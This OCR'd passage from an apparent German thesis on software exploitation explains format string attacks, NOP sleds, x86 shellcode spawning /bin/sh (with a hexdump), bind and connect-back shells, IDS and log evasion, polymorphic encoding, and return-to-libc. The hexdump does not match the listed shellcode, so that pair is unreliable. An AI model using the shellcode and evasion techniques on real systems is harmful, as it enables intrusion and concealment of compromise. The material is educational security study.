


Abbildung 4.2: Wirkung der Eingabe "`\x10\x01\x48\x08 %x %x %x %x %s`" im Fall eines *Formatstring Overflow* [Syr]

4.3.1 Maßnahmen gegen Formatstring Exploits

Auch hier sollte sämtlichen, durch Benutzer eingegebenen oder beeinflussbaren Daten grundsätzlich nicht vertraut werden. Werden Eingaben eines Nutzers verarbeitet, sollten die eingelesenen Daten vor der weiteren Verarbeitung zunächst in die entsprechenden Datentypen umgewandelt werden. Bezogen auf das in Listing 4.3[S. 18] gezeigte Beispiel hieße das, die Benutzereingabe mittels `printf("%s", user_input)` tatsächlich nur als String zu behandeln. Formatstring Schwachstellen sind in der Regel allerdings leicht mit Hilfe von Code-Reviews aufzuspüren.

4.4 Technik #3 - NOP-Sled und getenv()

Vor allem unter Linux kann die Arbeit mit der Betriebssystemumgebung – im Speziellen den Umgebungsvariablen – sehr nützlich sein. Um an eine Shell mit Systemrechten[2] zu gelangen, ist es notwendig eine Rücksprungadresse auf dem Stack abzulegen, welche auf den auszuführenden *Shellcode* verweist. Dieser liefert dann die Systemshell zurück.

Ohne die Verwendung von Umgebungsvariablen muss die konkrete Rücksprungadresse entweder aufwendig berechnet oder die spätere Trefferzone mit Hilfe eines sog. *NOP-Sled* vergrößert werden.

Ein *NOP-Sled* ist eine einfache Aneinanderreihung von Opcodes, die häufig aus dem Assemblerbefehl `NOP` besteht. Die Hauptsache ist, dass die Befehle den späteren Programmverlauf so wenig wie möglich beeinflussen und das ausgenutzte Programm nicht vor Ausführung des eigentlichen Schadcodes zum Absturz bringen. Ein Beispiel eines anderen in einem *NOP-Sled* verwendbaren Befehls wäre z.B. `inc EAX`. Wird das Register später im *Shellcode* verwendet, muss es erst mit dem korrekten Wert belegen werden.




Abbildung 4.3: *NOP-Sled*

Die Speicheradresse von Umgebungsvariablen kann indessen, unter Zuhilfenahme der Systemfunktion `getenv()` aus `<stdlib.h>`, genau berechnet werden. Damit entfällt die Untersuchung und Berechnung der korrekten Speicheradresse mit Hilfe eines Debuggers, oder die Verwendung eines *NOP-Sled*, was die Größe des Exploit-Code stark verkleinern kann.

2 diese werden landläufig auch *root-Rechte* genannt

4.5 Technik #4 - Remote-Exploits

Das Vorgehen, Sicherheitslücken eines Programms auszunutzen, welches Daten über das Netzwerk empfängt, ähnelt dem des Schreibens von Exploits für lokale Applikationen. Das Programm wird auch hier mittels eines Debuggers[3] untersucht und die Reaktion auf verschiedene Eingaben kontrolliert und nachvollzogen.

Ist es z. B. möglich Rücksprungadressen im *Stack* zu überschreiben[4], kann dies dazu dienen sog. *Port-bindenden Shellcode*[5] in das Programm zu schleusen und die Kontrolle über den entsprechenden Prozess zu übernehmen.

Netzwerkanwendungen sind dabei besonders kritisch, weil sie im Normalfall mit *root-Rechten* laufen müssen, um die Netzwerkgeräte verwenden zu können. Fehler in diesen Programmen wirken sich also besonders verheerend aus.

3 natürlich wird dieser zur Untersuchung auf einem lokalen Computer ausgeführt
4 siehe Abschnitt 4.2[S. 14]
5 sieheAbschnitt 5.3[S. 25]

5 Funktionsweise von Shellcode

5.1 Notwendige Voraussetzungen

Da *Shellcode* nach dem Ausnutzen einer Schwachstelle durch einen *Exploit* ansetzt, sind für das Schreiben solcher „Programme“auch die gleichen Voraussetzungen, wie sie bereits unter Abschnitt 4.1[S. 12] zu finden, sind notwendig. Hinzu kommt, dass innerhalb des *Shellcode* des öfteren Systemaufrufe verwendet werden. Eine Liste aller Systemaufrufe mit den entsprechenden Dezimalwerten findet sich in der LINUX-Distribution UBUNTU 12.04 LTS in der Datei `/usr/include/i386-linux-gnu/asm/unistd_32.h`.

Soll *Remote-Shellcode* geschrieben werden, sind außerdem noch die in Abschnitt 7.1[S. 38] aufgeführten Kenntnisse notwendig. Diese netzwerkspezifischen Voraussetzungen sollen hier nicht noch einmal aufgeführt werden, um unnötige Wiederholungen zu vermeiden.

Zunächst gilt es kurz zu erläutern was man unter *Shellcode* versteht.

Shellcode ist im Wesentlichen der Teil eines *Exploits*, der die eigentliche Arbeit verrichtet. Es ist der Code, der dem Angreifer ein verwertbares Ergebnis zurückliefert. Das Ergebnis besteht dabei oft aus einer Kommandozeile mit *root-Rechten*[1]; deshalb auch der Name *Shellcode*.

Grundsätzlich kann *Shellcode* allerdings für alles verwendet werden, was dem Programmierer einfällt. Auch wenn das Endergebnis einmal keine Kommandozeile zurückliefert, wird dies dennoch als *Shellcode* bezeichnet. Letztenendes ist dieser Programmcode lediglich in *Opcodes* umgewandelter Assemblercode[2].

1 wird auch herkömmlich als *root-Shell* bezeichnet
2 also hexadezimal dargestellte Bytes der Maschinensprache

Aus diesem Grund ist auch Wissen über die verschiedenen architekturspezifischen Merkmale des Systems, auf dem der *Shellcode* ausgeführt wird, notwendig. Als Beispiel seien hier die beiden *Byte-Ordnungen Big Endian* und *Little Endian* genannt.

5.2 Technik #1 - Lokaler Shellcode

Der Grund weshalb *Shellcode* vorwiegend in ASSEMBLER geschrieben wird ist hauptsächlich, dass der zur Verfügung stehende Speicherplatz, in den der Code injiziert wird, sehr begrenzt ist und manchmal nur einige wenige Byte umfasst. Bei einer Kompilierung von C-Quellcode entsteht dagegen meist ein erheblicher *Overhead*, was in vielen Fällen unerwünscht ist und aufgrund des oft eingeschränkten Speicherplatzes problematisch werden kann.

Der Nachteil der Assemblerprogrammierung ist wiederum, dass der Code nur auf bestimmten Computerarchitekturen lauffähig ist (z.B. Computer mit x86-Prozessorarchitektur). Eine einfache Portabilität, wie sie die unterschiedlichen C-Compiler möglich machen, ist nicht gegeben.- Da *Shellcode* kein Programm im eigentlichen Sinne ist und direkt in ein andres Programm injiziert wird, kann auch kein eigener Speicherbereich für benötigte Variablen deklariert werden. Statische Referenzen auf Variablen sind aus diesem Grund also nicht möglich. Die absoluten Adressen der Variablen müssen deshalb im *Shellcode* selbst berechnet oder anderweitig gehandhabt werden. Man bezeichnet dies deshalb auch als *positionsunabhängigen Code*. - Ein weiteres Problem, das es zu lösen gilt ist der Umstand, dass *Shellcode* oft in Speicherbereiche auf die ein *char-Pointer* zeigt injiziert wird. Ein String wird in jenem Bereich mit einem sog. *NULL-Byte*[3] terminiert. Somit müssen sämtliche *NULL-Bytes* im später auszuführenden Code entfernt werden, um einen unvorhergesehenen Abbruch des Programms zu vermeiden.

Das Entfernen der *NULL-Bytes* wird durch eine Reihe programmiertechnischer Tricks und Kniffe erreicht. Zum Beispiel, indem statt des gesamten Registers nur ein Teil davon

3 Hex-Wert: 0x00

verwendet wird[4]. Außerdem dürfen durch die verwendeten Befehle keine Prozessor-Flags gesetzt werden[5], da dies unter Umständen wiederum unvorhergesehene Programmverläufe mit sich bringen würde.

Um *NULL-Bytes* zu finden, bietet sich das Disassemblieren des kompilierten Quellcodes an[6]. Listing 5.1[S. 24] bietet ein einfaches Quelltext-Beispiel, dessen dargestellter Code einen Systemaufruf durchführt, `/bin/sh` aufruft und eine Kommandozeile zurückliefert. Voraussetzung dafür, dass ein Angreifer durch die erzeugte Shell an *root-Rechte* gelangt ist allerdings, dass das ausgenutzte Programm entweder selbst mit *root-Rechten* läuft oder die Nutzerrechte zum Ausführen bestimmter Aufgaben auf dieses Level erhöht werden.

Gelingt es einem Angreifer erst einmal, die Kontrolle über den Ablauf eines Programms zu übernehmen, kann dagegen selbst eine Maßnahme, wie das zeitweilige Absenken der Benutzerrechte vor der Ausführung kritischer Operationen, durch den Systemaufruf `setresuid()`[7] ohne weiteres umgangen werden.

```
BITS 32    ; Anweisung fuer nasm, dass 32-bit Code erzeugt werden soll

jmp short zwei   ; Sprung ans Ende um NULL-Bytes zu vermeiden

eins:
; Systemaufruf von
; int execve(const char *filename, char *const argv[], char *const envp[])
; um ein Programm (hier die Shell) auszufuehren

; Addresse des Strings in ebx laden
  pop ebx
; eax loeschen und auf 0 setzen
  xor eax, eax
; den String mit einem NULL-Byte terminieren
; (Verwendung von al um NULL-Bytes im Code zu vermeiden)
  mov [ebx+7], al
; Adresse von ebx an die Stelle von YYYY schreiben
  mov [ebx+8], ebx
```

4 Bsp.: `AL`, falls der Wert maximal ein Byte groß ist
5 bspw. beim definitiv notwendigen Löschen der Register
6 unter Linux z.B. mittels NDISASM
7 ein Systemaufruf unter Linux

```
; Einen 32-bit NULL-Wert an die Stelle von ZZZZ schreiben
; (wird spaeter fuer den pointer envp[] benoetigt)
  mov [ebx+12], eax
; Die Adresse von [ebx+8] in ecx laden
; (wird fuer argv[] benoetigt und terminiert damit den String)
  lea ecx, [ebx+8]
; Die Adresse von [ebx+12] in edx laden
; (von envp[] benoetigt, damit envp[] terminiert wird)
  lea edx, [ebx+12]
; Der Systemaufruf von execve hat die Nr. 11
  mov al, 11
; Kernel ansprechen
  int 0x80

zwei:
; Dadurch wird die Adresse des Strings auf dem Stack abgelegt
; XYYYYZZZZ sind nur Platzhalter zur besseren Verstaendlichkeit
  call eins
  db '/bin/shXYYYYZZZZ'
```

Listing 5.1: Beispiel-Code: einfacher *Shellcode*

Der Linux-Befehl `hexdump -C dateiname` zeigt das 45 Byte große Endergebnis in Opcodes.

```
| Adresse  ||                  OP-Codes (in Hex)                  ||    ASCII-Chars    |
|----------||-----------------------------------------------------||-------------------|
| 00000000 ||  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  || 1.1.1......j.XQh |
| 00000010 ||  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  || //shh/bin..Q..S. |
| 00000020 ||  e1 cd 80                                          || ...              |
```

Listing 5.2: Hexdump des Beispiel-*Shellcodes* aus Listing 5.1[S. 24]

5.3 Technik #2 - Remote- und Connecting-Shellcode

Die bisherigen Beispiele lieferten eine lokal verwendbare Kommandozeile zurück, was für die Ausnutzung entfernter Systeme offensichtlich ungünstig ist. Die hier vorgestellten *Shellcode-Arten* dienen dazu, eine *TCP-Verbindung* zum Angreifer aufzubauen und

ihm eine interaktive Kommandozeile mit *root-Rechten* über das Netzwerk bereitzustellen. Hierbei existieren zwei Varianten.

In Variante eins öffnet der *Shellcode* einen definierten Port und wartet auf die eingehende Verbindung. Die Ein-, Ausgabe- und *Fehler-Streams* der erzeugten Kommandozeile werden entsprechend auf den Netzwerksocket der *TCP-Verbindung* umgeleitet. Um dies zu bewerkstelligen, gibt es den speziellen Betriebssystemaufruf `dup2()`, welcher Dateideskriptoren dupliziert. Man bezeichnet diese Art auch als *Port-bindenden Shellcode* oder *Remote-Shellcode*.

Variante Zwei baut selbstständig eine Verbindung vom kompromittierten Host zu einer vorher definierten Adresse auf. Auch hier werden die *Streams* entsprechend an den *Netzwerksocket* der *TCP-Verbindung* umgelenkt. Diese Variante kann besonders nützlich sein, wenn die Firewall-Regeln eingehende Verbindungen bis auf wenige mit bekannten Diensten blockieren — was bei den meisten Standardeinstellungen von Firewalls der Fall sein dürfte – allerdings ausgehende Verbindungen zulassen. Man nennt diese *Shellcode*-Variante auch *Connecting-Shellcode*.

Eine Verbindung kann anschließend z.B. mit Hilfe des Linux-Programms NETCAT hergestellt werden. Der Nachteil der Verwendung eines *Telnet-Klienten* ist, dass alle eingegebenen Zeichen sofort an den Empfänger gesendet werden und somit Fehler in der Eingabe nicht mehr rückgängig gemacht werden können.

Das Grundprinzip der Arbeit mit Systemaufrufen bleibt auch bei diesen beiden *Shellcode-Varianten* bestehen. Spezielle Verwendung bei *Port-bindendem Shellcode* findet der Systemaufruf `socketcall()`. Mit diesem können alle auch in normalen C-Programmen mit Netzwerkfähigkeiten verwendeten *Socket-Funktionen*[8] aufgerufen werden. Zu finden sind die möglichen Übergabeparameter zum Aufrufen der einzelnen Funktionen unter Linux in der Datei `/usr/include/linux/net.h`.

Einen besonderen Vorteil bietet Linux bei der Informationssuche zu den benötigten Funktionen. Mit Hilfe der MAN-PAGES hat man immer eine Funktionsreferenz mit Erklärungen und Beispielen zur Hand.

8 vom Öffnen des *Socket-Dateideskriptor*, über `bind()`, `listen()`, usw.

Da das Code-Listing für *Remote-* oder *Connecting-Shellcode* deutlich umfangreicher ist, als die bisher abgebildeten, befinden sich die zu diesem Abschnitt gehörigen Quellcode-Beispiele unter Listing A.1[S. 88] und Listing A.2[S. 89].

5.4 Maßnahmen gegen Shellcode

Die erste Reihe der häufig eingesetzten Gegenmaßnahmen gegen die Verwendung von *Shellcode* und *Exploits* wird als nächster Teil dieser Arbeit in Kapitel 6[S. 28] betrachtet.

6 Umgehung bekannter Maßnahmen gegen Exploits

6.1 Notwendige Voraussetzungen

Grundsätzlich gibt es zwei Arten von Gegenmaßnahmen:

- Angriffserkennung (*Intrusion Detection*) und Einleiten entsprechender Maßnahmen
- Härtende Gegenmaßnahmen

[Eri08]

Einer der wichtigsten Punkte bei der Angriffserkennung ist jedoch, dass der Systemadministrator die Denk- und Vorgehensweisen eines Angreifers versteht. Sind ihm diese bekannt, weiß er auch, worauf er achten muss. Dies hilft ihm wiederum dabei Angriffe möglichst früh zu erkennen.

Angreifer sind sich natürlich in umgekehrter Weise auch oft im Klaren darüber, wie Administratoren vorgehen. Kennen sie die Regeln der IDS oder die Anzeichen auf welche die Administratoren achten, können sie diese Maßnahmen umgehen oder versuchen Hinweise zu hinterlassen. Sie verwenden dann Methoden, an welche die Gegenseite noch nicht gedacht hat oder sie nutzen Punkte aus, welche die andere Seite vernachlässigt.

6.2 Technik #1 - Umgehung von Intrusion Detection

Die Techniken dieses Abschnitts richten sich hauptsächlich gegen Möglichkeiten der Erkennung von Schutzzielverletzungen (IDS).

Zumeist lassen sich schon aus den Logdateien der laufenden Programme merkwürdige Anfragen oder Verhaltensweisen erkennen. Werden diese auch noch regelmäßig mit besonders sicheren Servern synchronisiert oder durch Endlosdrucker ausgedruckt, erschwert man dem Angreifer schon eine mögliche Manipulation der geloggten Daten.

Eingehende Verbindungen zu unbekannten Ports sind ein weiteres Indiz möglicher Angriffe. Doch dürften die heutzutage schon fast standardmäßig vorhandenen *Software-Firewalls* jegliche eingehende Verbindungen an andere als die spezifizierten Ports von vornherein unterbinden.

Nichtsdestotrotz besteht weiterhin die Möglichkeit, die ausgenutzte Applikation so zu manipulieren, dass sie selbstständig eine Verbindung zum Angreifer herstellt. Auch wenn diese Möglichkeit nicht generell durch *Firewalls* unterbunden wird, ist das Erkennen eines solchen Verhaltens ein ziemlich sicheres Anzeichen für eine Kompromittierung des Systems.

Weitere Hilfe bei der Erkennung und Verhinderung von Angriffen liefern die bereits genannten IDS. Dies sind Systeme, die bei der Erkennung von Angriffen helfen sollen. Dabei wird in Host-basierte (HIDS), Netzwerk-basierte (NIDS) und hybride IDS unterschieden.

Ein HIDS bezieht seine

> *Informationen aus Log-Dateien, Kernel-Daten und anderen Systemdaten, wie etwa der Registry. Es schlägt Alarm, sobald es in den überwachten Daten einen vermeintlichen Angriff erkennt.* [Wike]

Es muss auf jedem Host separat installiert werden.

NIDS dagegen versuchen, aufgezeichnete Pakete zu analysieren und anhand dieser verdächtige Verhaltensweisen festzustellen. Somit könnte z.B. schon der String `/bin/sh` des

Beispiel-Shellcode innerhalb eines Netzwerkpakets von einem IDS entdeckt und entsprechend gefiltert werden. Ein sehr bekanntes Beispiel für ein NIDS ist das Open-Source Programm SNORT[1]. Die Erkennung bestimmter Angriffe erfolgt jeweils anhand von Regelsätzen, welche auch individuell erstellt werden können.

Aufgrund der vorgestellten Maßnahmen, um Angriffe zu erkennen, entwickeln die Angreifer ebenfalls stets neue Methoden, um wiederum die neuen Hindernisse zu umgehen. Der Effekt ist eine Spirale, welche immer komplexere Angriffe und Verteidigungsmechanismen hervorbringt. Dies hat den Vorteil, dass Systeme im Laufe dieser Entwicklung immer sicherer werden, da Angreifer ohne umfassendes Wissen schneller entdeckt werden oder einfache Angriffsmethoden gar nicht mehr funktionieren. Das bedeutet weniger Möchtegern-Hacker (sog. *Script-Kiddies*), die einfach *Exploit-Tools* nutzen und erheblichen Schaden verursachen könnten.

Logdateien können meist einfach verändert werden, sobald es dem Angreifer gelungen ist, *root-Rechte* auf dem betroffenen System zu erlangen. Die papierbasierte Form der Logdateien kann allerdings nicht im Nachhinein geändert werden. Ein Angreifer muss dazu von Anfang an den Aufmerksamkeit erweckenden Eintrag in die Logdateien verhindern.

Ein Dienst, der auf eingehende Anfragen nicht mehr reagiert, ist einer der am leichtesten zu erkennenden Hinweise auf einen Hackerangriff. Jedoch wird dies heutzutage eher die Folge einer *DoS-Attacke* oder die Arbeit von *Script-Kiddies* als die wirklicher Profis sein. Professionelle Hacker werden es tunlichst vermeiden, solches Aufsehen zu erregen.

Das abgebildete *Shellcode-Beispiel* diente bisher nur der Aufgabe, nach Ausnutzung der Sicherheitslücke eine *Systemshell* zurückzuliefern. Unauffälligere Vorgehensweisen, die den bereits genannten Gegenmaßnahmen aus dem Weg gehen, erfordern weitaus komplexeren *Shellcode*. Er muss dabei mehrere Aufgaben erfüllen, um möglichst wenige Hinweise auf ein Eindringen in ein Computersystem zu hinterlassen. Dazu gehört, dass das ordnungsgemäße Verhalten der ausgenutzten Anwendung wiederhergestellt wird, nachdem die Schwachstelle erfolgreich ausgenutzt wurde. Dies geschieht, indem aus dem ausgenutzten Dienst heraus ein *Kind-Prozess* geöffnet wird. Dieser startet wiederum

1 `http://snort.org/`

die *Shell* für den Angreifer und kehrt im Anschluss in den Programmablauf des *Eltern-Prozesses* zurück und setzt diesen ordnungsgemäß fort.

Werden die Anfragen an den Dienst geloggt, wie es bspw. bei Webservern der Fall ist, kann man versuchen den *Shellcode* in einer Anfrage mit *gespooften* Adressdaten zu verstecken. Das Problem ist dennoch, dass in vielen Fällen immer noch die echte IP des Angreifers gespeichert wird. Nämlich spätestens, wenn die Verbindung zwischen Angreifer und der durch den *Shellcode* erhaltenen Kommandozeile hergestellt wurde.

Ein Angreifer möchte auf dem gekaperten System hingegen am liebsten unsichtbar bleiben. Auch, um es später vielleicht als Basis für weitere Angriff nutzen zu können oder z.B. die Kompromittierung im angebundenen Netzwerk fortzusetzen.

Um die Logdateien zu umgehen ist eine Möglichkeit, den *Dateideskriptor* der Logdatei zu überschreiben und die Hinweise über das Ausnutzen der Applikation, sozusagen ins Leere laufen zu lassen. Siehe dazu den bereits genannten Systemaufruf `dup2()`. Die Ausgabe in die Logdatei wird so z.B. nach `/dev/null` umgeleitet und fließt ins Leere.

Wie bereits erwähnt, werden eingehende Verbindungen zu nicht explizit freigegebenen Ports von heutigen *Firewalls* im Allgemeinen verhindert. Doch auch die Variante der selbstständigen Rückverbindung des manipulierten Dienstes zum Angreifer ist sehr auffällig oder möglicherweise durch *Firewall-Einstellungen* blockiert. In diesem Fall ist die Wiederverwendung des bereits geöffneten *Netzwerksockets* der ausgenutzten Applikation ein möglicher Ausweg. Hierdurch wird keine dubios erscheinende, zusätzliche Verbindung mit einer Portnummer jenseits der standardisierten Ports hergestellt oder für andere Dienste reservierte Ports verwendet. Dies könnte ja auch zur Folge haben, dass jemand anderes als der Angreifer versehentlich die Verbindung zur *Systemshell* aufbauen kann. Die Verbindung zum Angreifer ist durch die Wiederverwendung des *Netzwerksockets* auf jeden Fall schon deutlich schlechter erkennbar.

Ein weiteres Hindernis entsteht durch die Verwendung von IDS. Speziell NIDS können, wie bereits beschrieben, Netzwerkpakete analysieren und anhand ihrer Regeln verdächtige Pakete erkennen. Das funktioniert vor allem bei *Standard-Shellcode* gut

und bietet somit einen gewissen Schutz gegenüber den Angriffen von Möchtegern-Hackern.

Leider nützen solche standardisierten Erkennungsmechanismen wenig gegen selbstgefertigten *Shellcode*. Eine einfache und zugleich sehr wirkungsvolle Möglichkeit, *Shellcode* zu verfremden ist bspw. den Code um die im Beipiel unter Abschnitt 6.2[S. 32] dargestellten Zeilen zu erweitern. Der Wert jedes Byte des String `/bin/sh` wird nun noch im *Shellcode* um 5 erhöht. Um wieder zum richtigen Ergebnis zu gelangen, durchlaufen die verschlüsselten Bytes des String bei Ausführung die gezeigte Schleife. Diese verringert den Wert der entsprechenden Bytes wieder um 5 und liefert somit den Ausgangsstring zurück. Der String wurde einfach, aber wirkungsvoll kodiert.

```
; execve(const char *filename, char *const argv [], char *const envp[])
    mov BYTE al, 11    ; execve  Systemaufruf #11
    push 0x056d7834    ; "/sh\x00" kodiert mit +5 auf Stack ablegen
    push 0x736e6734    ; "/bin" kodiert mit +5 auf Stack ablegen
    mov ebx, esp       ; Adresse des kodierten "/bin/sh" in ebx schieben

    push BYTE 0x8      ; 8 Bytes dekodieren
    pop edx
dekodieren:
    sub BYTE [ebx+edx], 0x5
    dec edx
    jns dekodieren
```

Listing 6.1: Code-Beispiel: kodierter *Shellcode* [Eri08]

Ein anderes markantes Erkennungszeichen eines Exploit ist der beschriebene *NOP-Sled*. Da eine Ansammlung des Hex-Werts 0x90[2] selten Teil des Datenverkehrs normaler Anwendung ist, macht es diese verdächtige Struktur einem IDS leicht, sie zu erkennen. Aber auch hier gibt es wiederum einen Ausweg.

Statt *Opcodes* für NOP-Befehle zu verwenden, können auch andere Prozessorinstruktionen genutzt werden um den *Instruction Pointer* zum eigentlich wichtigen Code zu führen, ohne das Programm vorher komplett zum Absturz zu bringen. Die Zeichen '@', 'C', 'A', 'B', 'H', 'K', 'I', 'J' ergeben als Hex-Werte Prozessoranweisungen, welche die Register `EAX`, `EBX`, `ECX` und `EDX` inkrementieren bzw. dekrementieren.

2 Opcode von NOP

Die Instruktionen haben keinen Einfluss auf den späteren Programmverlauf des *Shellcode* und das Vorkommen beliebiger Kombinationen aus diesen Zeichen erweckt in der Regel wenig Verdacht.

Selbst eine Beschränkung der Eingaben auf druckbare ASCII-Zeichen, kann durch die Kodierung des *Shellcodes* umgangen werden. Hierzu wird sog. *Loader Code* aus den *Opcodes* der druckbaren ASCII-Zeichen erstellt, welcher dann den eigentlichen *Shellcode* auf dem Stack erzeugt. Dabei bewegt sich der Stack-Pointer `ESP` in den Bereich niedrigerer Speicheradressen und der Instruction Pointer `EIP` in die entgegengesetzte Richtung bis dieser in den echten *Shellcode* übergehen kann. Notfalls wird dazu wieder ein *NOP-Sled* errichtet. Man bezeichnet das Ganze auch als *polymorphen Shellcode*, da dieser sich selbst verändert. Gleiches gilt übrigens auch für das vorherige Beispiel mit der *Byte-Kodierung*. Das Prinzip dieser Vorgehensweise ist in Abbildung 6.1[S. 33] dargestellt.




Abbildung 6.1: *polymorpher Shellcode* [Eri08]

Um genügend Platz für den neugenerierten *Shellcode* zu bieten, muss `ESP` allerdings als erstes ausreichend weit hinter dem *Loader Code*[3] platziert werden.

3 d.h. in einem höheren Speicherbereich

Die Erstellung des *Loader Codes* erfordert auch eine Menge an Trickserei, da man nur Operationen verwenden kann, die sich als druckbares Zeichen darstellen lassen. Das schränkt die mögliche Auswahl an Prozessorbefehlen bedeutend ein und hat zur Folge, dass die notwendigen Werte welche als 4-Byte Stücke auf dem Stack abgelegt werden, nur durch Subtraktionsoperationen mit dem *EAX-Register* berechnet werden können. Da die händige Berechnung der notwendigen ASCII-Zeichen sehr aufwendig ist, gibt es glücklicherweise im Buch [Eri08, S. 370] ein Quellcodebeispiel dazu.

6.2.1 Maßnahmen gegen polymorphen Shellcode

Bisher scheint es wenig bis keine adäquaten Maßnahmen zur Erkennung und somit zu Verhinderung des Ausführens *polymorphen Shellcodes* zu geben. Der einzig auffindbare Hinweis auf eine mögliche Erkennungsmethodik bot die Arbeit von Payer [Pay12]. Leider war der Inhalt und damit die genaue Funktionsweise der etwaigen Gegenmaßnahme nicht einsehbar.

6.3 Technik #2 - Umgehung härtender Gegenmaßnahmen

Die bisher vorgestellten *Exploit-Techniken* sind altbekannt, weshalb es eigentlich nur eine Frage der Zeit war, bis kluge Entwickler Maßnahmen implementieren, die einige Techniken unbrauchbar machen oder zumindest ihr Gefahrenpotential einschränken. Die angesprochene Spirale aus Techniken der Angreifer und Gegenmaßnahmen der Verteidiger, legt die Messlatte an die Fähigkeiten eines Angreifers also immer wieder ein weiteres Stück höher.

6.3.1 Datenausführungsverhinderung

Die gezeigten *Exploit-Techniken* benötigten allesamt den Stack um ihre eigentliche Arbeit zu verrichten. Moderne Betriebssysteme[4] setzen deshalb vermehrt das NX-Bit[5] oder auch Datenausführungsverhinderung (DEP) genannte Techniken ein, welche die meisten *Shellcodes* unbrauchbar machen und somit vor weniger professionellen Angreifern schützen.

Durch die genannten technischen Verfahren soll verhindert werden, dass beliebige Daten innerhalb eines Programms als Code ausgeführt werden. Das können zum Beispiel eben jene Daten sein, die sich auf dem Stack befinden.

Gegen diese erschwerenden Umstände haben sich Hacker wiederum eigene Gegenmaßnahmen einfallen lassen. Eine dieser Techniken ist die Verwendung der Funktionalitäten der Funktionsbibliothek `libc`, die Funktionen wie `printf()` oder `exit()` bereitstellt. Hierbei wird der Programmfluss an die entsprechende Stelle in `libc` umgelenkt. Im englischsprachigen Raum ist diese Vorgehensweise als *return to libc* bekannt. Obwohl man damit die Einschränkung des nicht-ausführenden Stack umgeht, ist man durch die in `libc` enthaltenen Funktionen beschränkt. Diese sind bei weitem nicht so mächtig wie eigens geschriebener beliebiger *Shellcode*.

Die jeweiligen Speicheradressen der Funktionen lassen sich mit Hilfe eines Debuggers ausfindig machen und bleiben, solange `libc` nicht neukompiliert wird, gleich. Eine mögliche Funktion mit deren Speicheradresse die Return-Adresse der unsicheren Funktion überschrieben werden könnte ist z.B. `system()`. Dies ist ein Systemaufruf, der als Übergabeparameter einen Befehl akzeptiert, der anschließend per `/bin/sh –c BEFEHL` ausgeführt wird.

Ein Angreifer braucht also nur die Adresse des String des aufzurufenden Programms als Argument auf dem Stack abzulegen und die orginale Funktionsadressene auf dem Stack mit der Adresse von `system()` zu überschreiben. Daraus ergeben sich also immer noch eine Vielzahl an Möglichkeiten.

4 wie z.B. OpenBSD
5 No-eXecution Bit

